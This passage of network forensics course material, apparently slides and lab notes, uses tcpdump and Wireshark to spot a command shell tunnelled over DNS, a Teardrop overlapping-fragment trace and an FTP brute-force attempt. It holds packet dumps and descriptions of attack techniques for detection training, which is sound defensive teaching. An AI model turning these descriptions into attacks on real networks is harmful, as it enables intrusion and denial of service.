
Source IP Address:

Destination IP Address:

Protocol in use:

Source port(s):


Destination port(s):



Let's try another attack example. Run the following command:

#tcpdump –r dns-remoteshell.pcap –nnX | more

Look at the output of the command, some of which is shown in this slide. This looks to be DNS traffic of some sort. However, we may need a bit more filtering to determine what is going on in the packet capture.



Now try to filter a bit more to get only the port 53 (presumably DNS) traffic:


#tcpdump –r dns-remoteshell.pcap -nnX port 53

The port 53 filter should limit the output to only traces including that as a source or destination port.

Examine the output from this packet trace. Look at the ASCII details and see if anything stands out as unusual. What type of event or incident is happening in this output? Peruse the results and see if anything stands out.

You should notice some traffic that is unusual, to say the least—certainly not typical DNS traffic!


As shown in the slide, there is a Windows command shell transmitted over DNS ports. A backdoor channel!



Let's examine another packet trace. This one represents a well-known attack called Teardrop, which caused systems to crash by sending overlapping packet fragments to a system. Type the following:

#tcpdump -r teardrop.pcap –vvX | more

This looks like a jumble of traffic, including DNS queries, Cisco Discovery Protocol (CDP), and more. We need to refine our examination a bit.



Let's cut out a lot of the junk traffic and focus on UDP packets but without the DNS. Run the following command:

#tcpdump -r teardrop.pcap -vvnnX 'udp and not port 53'

With this filter, we're looking for UDP traffic, but NOT port 53 (assume DNS).

Look carefully at the details of the packet trace. The -vv option should provide enough details to allow you to determine where the problem in this packet is. Can you see it?

Teardrop: Answer


```
root@bt:/home/501# tcpdump -r teardrop.pcap -vvnnX 'udp and not port 53'
reading from file teardrop.pcap, link-type EN10MB (Ethernet)
23:11:26.616090 IP (tos 0x0, ttl 64, id 242, offset 0, flags [+], proto UDP (17), length 56)
    10.1.1.1.31915 > 129.111.30.27.20197: UDP, length 28
        0x0000:  4500 0038 00f2 2000 4011 af37 0a01 0101  E..8....@..7....
        0x0010:  816f 1e1b 7cab 4ee5 0024 0000 0000 0000  .o..|.N..$......
        0x0020:  0000 0000 0000 0000 0000 0000 0000 0000  ................
        0x0030:  0000 0000 0000 0000                      ........
23:11:26.616445 IP (tos 0x0, ttl 64, id 242, offset 24, flags [none], proto UDP (17), length 24)
    10.1.1.1 > 129.111.30.27: udp
        0x0000:  4500 0018 00f2 0003 4011 cf54 0a01 0101  E.......@..T....
        0x0010:  816f 1e1b 7cab 4ee5                      .o..|.N.
```

- Teardrop is an overlapping fragment
  - Packet 1 is a 28-byte fragment
  - Packet 2 starts at byte 24, overlap of 4

The Teardrop attack consists of overlapping fragments that could crash systems. Note that the first packet has a length of 28 bytes starting at offset 0 (so from 0–28).

The second has a starting offset of 24, which actually overlap the first by 4 bytes when reconstructed by the OS TCP/IP stack. Ouch!

This particular attack could often crash Windows systems at the time of its release.




Let's finish the first lab with a simple attack example…but is it this obvious?

Run the following command:


#tcpdump -r ftp-attack.pcap -vvnnX | more

What do you see? The next slide has a screen shot.



You may see the TCP port 21 in use...which looks like FTP. The attack that's happening may not be obvious, though.

What kind of attack is this? Let's explore a bit more.




Let's use Wireshark to check out this PCAP file and see if the attack is a bit more readily discerned with that tool. This gives us a preview of our next section, too!

Type the following command at the terminal prompt:

#wireshark&

When Wireshark opens, click "File" and then "Open", and browse to the "ftp-attack.pcap" file (it should be in /home/501). Open it.



Wireshark does a great job of making the successive packets a bit more clear, at least for content display. What kind of attack is happening here? Looks like usernames and passwords, and usernames and passwords, and usernames and passwords…


Exactly! A brute force attack against FTP usernames and passwords!

Lab 1: Conclusion


- In this exercise, we looked at several common attacks with TCPdump
- We used some simple filters to focus on certain traffic types
- We finished with a glimpse into Wireshark... and now we'll look at it in more detail!

Advanced Detection and Packet Analysis

This wraps up our first lab. Let's keep going!



This page intentionally left blank.




What Is Wireshark?

If you don't recognize the name Wireshark, you may recognize it by its former name, Ethereal. Ethereal protocol analyzer has been around for a long time. In 2006, Ethereal joined forces with CACE technologies and the product was renamed Wireshark. Ethereal/Wireshark has a graphical user interface (GUI) and TShark is the command-line interface (CLI) version, much like TCPdump.

Wireshark/Ethereal is one of the oldest and free protocol analyzers and is well known in the network community. It is also one the most popular network protocol analyzers and has been ported to most operating systems such as Windows, Linux, and Mac OS X.


It can be downloaded here: http://www.wireshark.org/download.html



What Is Wireshark?

So Wireshark is a network protocol and packet analyzer, which means that it can sniff the network traffic and dissect the protocols and packets in a way that allows you to go through the packets and understand the entire scene.

It also supports a large number of protocols and, to be honest, I don't remember seeing one protocol that it couldn't recognize. This makes it one of the best open source packet analyzers available today.



Why Should We Learn About Network Traces?

In some modules we have been dealing with malware on the machine. But sometimes we have to answer some additional questions:

- Is there something wrong with the machine?
- Is a process really malicious?
- Is a rootkit hiding the malware activities?


That is when the network tools come into the game! Malware can hide its activities on the machine but cannot hide its communications traffic over the network!

So capturing network traffic is a great step forward in trying to identify malicious activities because almost all malware uses the network in some way to:

- Download additional malware
- Send information to a remote host
- Contact a remote host for instruction
- Get a configuration file based on some machine information

Wireshark Basics

- Understanding Wireshark toolbar:



- Icons of interest:
  - Start a new live capture
  - Stop the running live capture
  - Save this capture file
  - Enter the filtering expressions

Advanced Detection and Packet Analysis

Understanding the Wireshark Toolbar

